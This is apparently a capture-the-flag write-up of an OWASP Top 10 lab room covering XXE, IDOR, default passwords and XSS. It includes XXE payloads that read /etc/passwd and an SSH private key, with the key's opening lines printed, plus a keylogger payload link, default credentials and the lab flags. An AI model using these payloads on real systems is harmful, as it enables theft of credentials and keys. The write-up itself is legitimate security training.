
Answer the questions below

Try to display your own name using any payload.

First I uploaded a payload we had revised on the previous task and clicked on submit button.



Results:




The results displays the payload name.

See if you can read the /etc/passwd

Payload used:-

<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>

Results:



What is the name of the user in /etc/passwd

Ans: falcon

```
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false
falcon:x:1000:1000:falcon,,,:/home/falcon:/bin/bash
```

Where is falcon's SSH key located?

Ans: /home/falcon/.ssh/id_rsa

What are the first 18 characters for falcon's private key

Ans: MIIEogIBAAKCAQEA7b


To get this first I had to create a payload that redirects me to the ssh key file

Payload used:-

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file://home/falcon/.ssh/id_rsa'>]>
<root>&read;</root>
```

Running the payload:-

Results:-



First 18 characters are:- **MIIEogIBAAKCAQEA7b**

```
1
2  -----BEGIN RSA PRIVATE KEY-----
3  MIIEogIBAAKCAQEA7bq7Uj0ZQzFiWzKc81OibYfCGhA24RYmcterVvRvdxw0IVSC
4  1Z9oM4LiwzqRIEbed7/hAA0wu6Tlyy+oLHZn2i3pLur07pxb0bfYkr7r5DaKpRPB
5  2Echy67MiXAQu/xgHd1e7tST18B+Ubnwo4YZNxQa+vhHRx4G5NLRL8sT+Vj9atKN
6  MfJmbzClgOKpTNgBaAkzY5ueWww9g0CkCldOBCM38nkEwLJAzCKtaHSreXFNN2hQ
7  IGfizQYRDWH1EyDbaPmvZmy0lEELfMR18wjYF1VBTA18PNCcqVVDaKaIrbnshQpO
8  HoqIKrf3wLn4rnU9873C3JKzX1aDP6q+P+9B1wIDAQABAoIBABnNP5GAciJ51KwD
9  RUeflyx+JJIBmoM5jTi/sagBZauu0vWfH4EvyPZ2SThZPfEb3/9tQvVneReUoSA5
```

Broken Access Control.

Websites have pages that are protected from regular visitors, for example only the site's admin user should be able to access a page to manage other users. If a website visitor is able to access the protected page/pages that they are not authorized to view, the access controls are broken.

Example

Scenario 1

The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the ‘acct’ parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user’s account.

http://example.com/app/accountInfo?acct=notmyacct

Scenario 2

An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.


http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

If an unauthenticated user can access either page, it’s a flaw.

Broken Acess Control (IDOR Challenge)

IDOR(Insecure Direct Object Reference), is the act of exploiting a misconfiguration in the way user input is handled, to access resources you wouldn't ordinarily be able to access. IDOR is a type of access control vulnerability.




A good example is a URL https://example.com/bank?account_number=1234 which is a displays account deatails of user 2334, if there is an IDOR vulnerability an attacker can change the value of 1234 to 1235 to get information of the next user.

Answer the questions below


Read and understand how IDOR works. **Done**

Deploy the machine and go to http://MACHINE_IP - Login with the username being noot and the password test1234.

Once I had my IP target, I opened the webapp in my browser and keyed in the credentials given.



The results just displays a simple text **I am noot**




Look at other users notes. What is the flag?
Ans: flag{fivefourthree}

By taking a look at the URL address, I noticed a possibility of a IDOR attack.

http://10.10.175.212/note.php?note=1

Therefore I proceeded to test on the next values such as **note=2,3,4,5….**
This values didn't work for me but on returning backwards on value 0 I got a flag.



Security Misconfiguration

Security Misconfigurations are distinct from the other Top 10 vulnerabilities, because they occur when security could have been configured properly but was not.

Security misconfigurations include:

- Poorly configured permissions on cloud services, like S3 buckets
- Having unnecessary features enabled, like services, pages, accounts or privileges
- Default accounts with unchanged passwords
- Error messages that are overly detailed and allow an attacker to find out more about the system
- Not using HTTP security headers, or revealing too much detail in the Server: HTTP header

Default Passwords

This are vulnerabilities caused by failure to change default password credentials.


Deploy the VM, and hack in by exploiting the Security Misconfiguration!

Answer the questions below


Deploy the VM **Done**

Hack into the webapp, and find the flag!
Ans: thm{4b9513968fd564a87b28aa1f9d672e17}

First is to start a machine then acces the webapp using the provided target IP from my browser.




Accessing the webapp:




Lets hack.

First I tried login in as username **admin** password **admin** it didint work, therefore I proceeded to try to change the password.




This didn't work as I used wrong current password but atleast I know there is a user called **admin** because it was not erased.
Checking on the source code, still nothing.
I then tried a few combinations but they did not work, then I thought how about I check on the internet if there is this kind of webapp in real world and maybe check if it has given a default password just as most devices default passwords are offered in the internet.


As I was going through blogs I came across this github repository about the pensive notes webapp



I was able to see default credentials.
Next was to check if they are authentic by login.
Username: pensive Password: PensiveNotes



On clicking the login button, I got the flag.



Flag: thm{4b9513968fd564a87b28aa1f9d672e17}

Cross-Site Scripting (XSS)


Cross-site scripting, also known as XSS is a security vulnerability typically found in web applications. It's a type of injection which can allow an attacker to execute malicious scripts and have it execute on a victim's machine.
A web application is vulnerable to XSS if it uses unsanitized user input. XSS is possible in Javascript, VBScript, Flash and CSS.

There are three main types of cross-site scripting:
Stored XSS - the most dangerous type of XSS. This is where a malicious string originates from the website's database. This often happens when a website allows user input that is not sanitised (remove the "bad parts" of a users input) when inserted into the database.
Reflected XSS - the malicious payload is part of the victims request to the website. The website includes this payload in response back to the user. To summarise, an attacker needs to trick a victim into clicking a URL to execute their malicious payload.
DOM-Based XSS - DOM stands for Document Object Model and is a programming interface for HTML and XML documents. It represents the page so that programs can change the document structure, style and content. A web page is a document and this document can be either displayed in the browser window or as the HTML source.
XXS is a vulnerability that can be exploited to execute malicious Javascript on a victim's machine. Common payloads include


Popup's (<script>alert("Hello World")</script>) - Creates a Hello World message popup on a users browser.
Writing HTML (document.write) - Override the website's HTML to add your own (essentially defacing the entire page).
XSS Keylogger (http://www.xss-payloads.com/payloads/scripts/simplekeylogger.js.html) - You can log all keystrokes of a user, capturing their password and other sensitive information they type into the webpage.
Port scanning (http://www.xss-payloads.com/payloads/scripts/portscanapi.js.html) - A mini local port scanner (more information on this is covered in the TryHackMe XSS room).

Answer the questions below


Deploy the VM **Done**



Navigate to http://10.10.35.112/ in your browser and click on the "Reflected XSS" tab on the navbar; craft a reflected XSS payload that will cause a popup saying "Hello".
Ans: ThereIsMoreToXSSThanYouThink



